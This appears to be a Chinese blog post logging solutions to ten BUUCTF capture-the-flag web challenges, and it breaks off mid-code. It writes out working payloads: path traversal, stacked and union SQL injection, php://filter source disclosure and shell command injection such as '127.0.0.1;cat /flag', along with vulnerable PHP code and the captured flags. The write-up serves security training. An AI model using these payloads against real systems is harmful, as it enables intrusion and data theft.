

2021-5-5 buu刷题记录

原创

kuller_Yan 于 2021-05-05 21:56:03 发布 134 收藏

分类专栏: [CTF题目 # buu](#) 文章标签: [php 安全 filter](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/kuller_Yan/article/details/116430651

版权



[CTF题目](#) 同时被 2 个专栏收录

38 篇文章 1 订阅

订阅专栏



[buu](#)

25 篇文章 0 订阅

订阅专栏

生活所迫, 从头捡回来

第一题:

CTF-BUUCTF-[HCTF 2018]WarmUp

php代码审计题

四个if判断 只有最后一个走得通, 就是把第二个? 进行2次url加密

然后得到 %253f 然后构造payload: `file=source.php?file=source.php%253f../../../../../ffffl1lll1aaagggg`

这样flag就出来了

```
if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && emmm::checkFile($_REQUEST['file']))
) {
    include $_REQUEST['file'];
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}
```


?> flag{5760ae5f-5ed5-44d9-a8d0-ed3c400a43d2}

https://blog.csdn.net/kuller_Yan

第二题:

[极客大挑战 2019]EasySQL

万能密码直接出



第三题

[强网杯 2019]随便注

堆叠注入 很早之前写过的题了

最后就是 `word` 可以显示 一串数字 的表不能显示

然后 `rename` 把一串数字的表名改成 `word` 把原本的 `word` 改成其他的，最后 `1' or 1=1 #` 弄出来

```
1';rename tables `words` to `words1`;  
rename tables `1919810931114514` to `words`;  
alter table `words` change `flag` `id` varchar(100);#
```

```
1' or 1=1 #
```

姿势:


```
array(1) {  
  [0]=>  
  string(42) "flag{3422d03c-6297-4595-bb3f-f3cfbf8e52c7}"  
}
```

https://blog.csdn.net/kuller_Yan

第四题

[极客大挑战 2019]Havefun

F12 然后 `?cat=dog`



第五题

[SUCTF 2019]EasySQL

没过滤：有个特殊解法 `*,1`

后端代码猜测是：

```
select $_GET['query'] || flag from flag
```

Give me your flag, I will tell you if the flag is right.

Array ([0] => flag{2a680195-9200-4d23-b434-6c0ba9dd5737} [1] => 1)

https://blog.csdn.net/kuller_Yan

第六题：

[ACTF2020 新生赛]Include

Can you find out the flag?

就是那个把flag.php通过base64加密之后输出出来。

```
?file=php://filter/convert.base64-encode/resource=flag.php
```

然后去解密就是flag

明文:

```
<?php
echo "Can you find out the flag?";
//flag{7d5e6855-fd5a-43d7-9185-74ed546bc2d3}
|
```

第七题:

[极客大挑战 2019]Secret File

F12 跳转 抓包 `secr3t.php`

然后提示在flag.php里面

直接: `file=php://filter/convert.base64-encode/resource=flag.php`

明文:

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>FLAG</title>
  </head>
  <body style="background-color:black;"><br><br><br><br><br><br>
  <h1 style="font-family:verdana;color:red;text-align:center;">啊哈!
你找到我了! 可是你看不到我QAQ~~~</h1><br><br><br>
  <p style="font-family:arial;color:red;font-size:20px;text-align:center;">
    <?php
      echo "我就在这里";
      $flag = 'flag{09233d8f-267c-4948-a996-a237f3a529f9}';
      $secret = 'jiAng_Luyuan_w4nts_a_g1rfri3nd'
    ?>
  </p>
</body>
</html>
```

BASE64编码

BASE64解码

https://blog.csdn.net/kuller_Yan

第八题:

[极客大挑战 2019]LoveSQL

最简单的联合注入了，啥东西都没有

```
!</h1><br><br><br>
```

```
on:absolute;'>Hello 2! </p></br></br>
```

```
on:absolute;'>Your password is
```

```
.chuang_shi_ren,5Ayraina_rui_rain,6kkoyan_shi_fu_de_mao_bo_he,7f0ac5c14y,8f0ac5di_2_ki  
5leixiaoSyc_san_da_hacker,6f1agflag{4160f746-f7e0-42cb-8041-1b6ff5c75a48}'</p>
```

第九题:

[ACTF2020 新生赛]Exec

简单管道符 cat /flag

PING

```
127.0.0.1;cat /flag
```

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes  
flag{17e1faf2-e0fb-42be-a516-290f4e376b1f}
```

https://blog.csdn.net/kuller_Yan

第十题:

[GXCTF2019]Ping Ping Ping

```
?ip=127.0.0.1;cat$IFS$1`ls`
```

```
if(preg_match("/.*f.*l.*a.*g.*/", $ip)){  
    die("fxck your flag!");  
}
```

```
1 /?ip=
2 <pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
3 <?php
4 $flag = "flag{49c97dc9-1547-4b9e-8565-3b84b88cfa22}";
5 ?>
6 /?ip=
7 <?php
8 if(isset($_GET['ip'])) {
9     $ip = $_GET['ip'];
10    if(preg_match("/\&|\|\/|\|?|\*|\|<|[\x{00}-\x{1f}]|\|>|\|'|\|\"|\|\\
```